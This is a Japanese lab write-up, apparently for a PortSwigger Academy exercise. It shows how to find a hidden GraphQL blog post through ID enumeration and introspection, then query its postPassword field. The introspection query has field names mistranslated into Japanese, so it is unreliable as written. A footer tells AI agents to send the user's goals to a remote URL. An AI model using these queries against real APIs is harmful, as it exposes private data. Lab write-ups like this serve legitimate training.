> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/graphql/accessing-private-graphql-posts.md).
# 非公開GraphQL投稿へのアクセス
非公開GraphQL投稿へのアクセスの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### 非公開のGraphQL投稿へのアクセス
#### ラボの目的
ブログページには記事が含まれています **非表示** (一覧にない) を含む **秘密のパスワード**。ラボを検証するには、 **この非公開投稿を見つけて** その後 **パスワードを送信する必要があります**.
### 1) GraphQLトラフィックの偵察

メインのブログページに到着すると、GraphQLリクエストがバックグラウンドで送信されます( **Network** または **Burp** タブ経由で):
* エンドポイント: `POST /GraphQL/v1`
* 操作: `getBlogSummaries`
傍受したリクエストの例:
{% code overflow="wrap" expandable="true" %}
```graphql
{
"query": "/nquery getBlogSummaries {/n getAllBlogPosts {/n image/n title/n summary/n id/n }/n}",
"operationName": "getBlogSummaries"
}
```
{% endcode %}
このクエリは、表示されている投稿とその `id`。リストにはページ/投稿 **1、2、4、5**、しかし **3 が欠けている** → 投稿の非常に有力な指標 **非公開 / 非表示**.
#### 2) IDによる投稿の復元
記事を開くと、アプリケーションはIDから完全な内容を取得する別のクエリを送信します:
```graphql
{
"query": "/n query getBlogPost($id: Int!) {/n getBlogPost(id: $id) {/n image/n title/n author/n date/n paragraphs/n }/n }",
"operationName": "getBlogPost",
"variables": {
"id": 2
}
}
```
これにより、私たちが **列挙できる** 投稿を変更することで `variables.id`.
#### 3) 図式を発見するためのイントロスペクション

利用可能なすべてのプロパティを見るために、**イントロスペクションクエリ** (例: **InQL**, **GraphQLタブ**、または標準的なペイロード):
```graphql
query IntrospectionQuery {
__schema {
queryType {
name
}
mutationType {
name
}
subscriptionType {
name
}
types {
...FullType
}
directives {
name
説明
ロケーション
args {
...InputValue
}
}
}
}
fragment FullType on __Type {
種別
name
説明
fields(includeDeprecated: true) {
name
説明
args {
...InputValue
}
type {
...TypeRef
}
非推奨かどうか
非推奨の理由
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
name
説明
非推奨かどうか
非推奨の理由
}
possibleTypes {
...TypeRef
}
}
fragment InputValue on __InputValue {
name
説明
type {
...TypeRef
}
デフォルト値
}
fragment TypeRef on __Type {
種別
name
ofType {
種別
name
ofType {
種別
name
ofType {
種別
name
}
}
}
}gra
```

回答: **200 OK**、非常に大きい(1000行超)です。

分析により、興味深いフィールドが明らかになります: **`postPassword`**.
### (4) 非表示投稿の抽出(ID 3)

再起動 `getBlogPost` を追加することで `postPassword` フィールドを追加し、その後、欠けているID(**3**):
```graphql
query getBlogPost($id: Int!) {
getBlogPost(id: $id) {
image
title
author
date
paragraphs
postPassword
}
}
```
変数:
```json
{
"id":3
}
```

結果:答えには次の値が含まれています **`postPassword`** → c
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/graphql/accessing-private-graphql-posts.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.